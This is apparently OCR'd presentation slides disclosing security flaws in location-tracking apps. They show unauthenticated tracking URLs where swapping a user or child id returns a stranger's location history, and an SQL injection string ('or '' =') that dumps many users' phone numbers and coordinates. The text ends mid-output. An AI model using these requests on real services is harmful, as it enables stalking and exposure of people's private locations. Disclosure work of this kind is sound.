
Not a Bug it's a Feature

- Web service provides public access to user tracks, **allow all** by default




Not a Bug it's a Feature

- Web service provides public access to user tracks, **allow all** by default



Not a Bug it's a Feature


https://www.greenalp.com/realtimetracker/index.php?viewuser=USERNAME



Demo Time !


Is that all ?

Public Webinterface




Authentication – What?

Part1: Who Needs Authentication?

http://**********g.azurewebsites.net/trackapplochistory.aspx?**userid**=********&**childid**=2*****
***0&**currentdate**=07/12/2017

Part1: Who Needs Authentication?

nothing new




http://**********g.azurewebsites.net/trackapplochistory.aspx?**userid**=********&**childid**=2*****
***0&**currentdate**=07/12/2017

Part1: Who Needs Authentication?

nothing new

your user id





http://**********g.azurewebsites.net/trackapplochistory.aspx?**userid**=********&**childid**=2*****
***0&**currentdate**=07/12/2017

Part1: Who Needs Authentication?

nothing new

your user id





http://**********g.azurewebsites.net/trackapplochistory.aspx?**userid**=********&**childid**=2*****
***0&**currentdate**=07/12/2017

id of the person to track

Part1: Who Needs Authentication?

nothing new

your user id

http://**********g.azurewebsites.net/trackapplochistory.aspx?**userid**=********&**childid**=2*****
***0&**currentdate**=07/12/2017

requested date

id of the person to track


Part1: Who Needs Authentication?

attacker

Response for http://**********g.azurewebsites.net/...


07:47 PM*49.8715330929084,8.639047788304
07:52 PM*49.8731935027927,8.63498598738923
07:53 PM*49.871533247265,8.63904788614738
…

List of the complete track



tracker back-end

Part1: Who Needs Authentication?




Part2: Who Needs Authentication?

- Text message feature
- How do we get the messages for a user?


Part2: Who Needs Authentication?

- Text message feature
- How do we get the messages for a user?




Part2: Who Needs Authentication?

- Text message feature
- There is no authentication!




Part2: Who Needs Authentication?

- What happens if user_id is empty?



Part2: Who Needs Authentication?

- What happens if user_id is empty?



SQL – Very Simple

Back-end Attack to Track all User

back-end API extraction

http://*********/FindMyFriendB/fetch_family.php?mobile=**<mobile number>**

Back-end Attack to Track all User


back-end API extraction

http://*********/FindMyFriendB/fetch_family.php?mobile=**<mobile number>**

```
[{"to_username":"*****","to_mobile":"9********9","lat":"*0.2916455","
lon":"7*.0521764","time":"12:0,27-12-2016"}]
```

Simple SQL Injection


back-end API extraction



http://*********/FindMyFriendB/fetch_family.php?mobile=' **or '' ='**

Simple SQL Injection

back-end API extraction



http://*********/FindMyFriendB/fetch_family.php?mobile=' **or '' ='**


```
[{"to_username":"***","to_mobile":"9********4","lat":"2*.644490000000005","lon":"*8.35368","time":"18:55,04-12-
2016"},{"to_username":"****","to_mobile":"9******9","lat":"*0.2916455","lon":"*8.0521764","time":"12:0,27-12-
2016"},{"to_username":"****","to_mobile":"9********2","lat":"*3.8710253","lon":"*5.6093338","time":"18:6,19-11-
2016"},{"to_username":"****","to_mobile":"9******2","lat":"*6.5958902","lon":"-*7.3897167","time":"13:46,04-12-
2016"},{"to_username":"****","to_mobile":"9******0","lat":"*2.621241065689713","lon":"*8.33497756126259","time":"9:2
5,20-11-2016"},{"to_username":"****","to_mobile":"4********1","lat":"*1.8925267","lon":"-*1.3928747","time":"3:26,12-
022017"},{"to_username":"","to_mobile":"","lat":"","lon":"","time":""},{"to_username":"***","to_mobile":"9********8",
"lat":"*5.262387837283313","lon":"*4.10851701162755","time":"23:47,20-11-
2016"},{"to_username":"****","to_mobile":"9******6","lat":"0","lon":"0","time":"12:35"},{"to_username":"***","to_mob
ile":"8********5","lat":"*5.3401165","lon":"*5.1459643","time":"8:45,21-11-
2016"},{"to_username":"****","to_mobile":"8********8","lat":"0","lon":"0","time":"0:32"},{"to_username":"****","to_mo
bile":"9********2","lat":"*2.4393024","lon":"-*5.0414924","time":"23:0,20-11-
2016"},{"to_username":"****","to_mobile":"9********8","lat":"*2.4386613","lon":"-*5.0398665","time":"7:14,21-11-
2016"},{"to_username":"****","to_mobile":"8********6","lat":"*3.7005867","lon":"*6.9793598","time":"17:33,24-12-
2016"},{"to_username":"****","to_mobile":"8********5","lat":"*2.584631","lon":"*8.2787425","time":"20:56,22-11-
2016"},{"to_username":"*****","to_mobile":"8********1","lat":"*2.7993167","lon":"*6.2369126","time":"17:49,26-11-
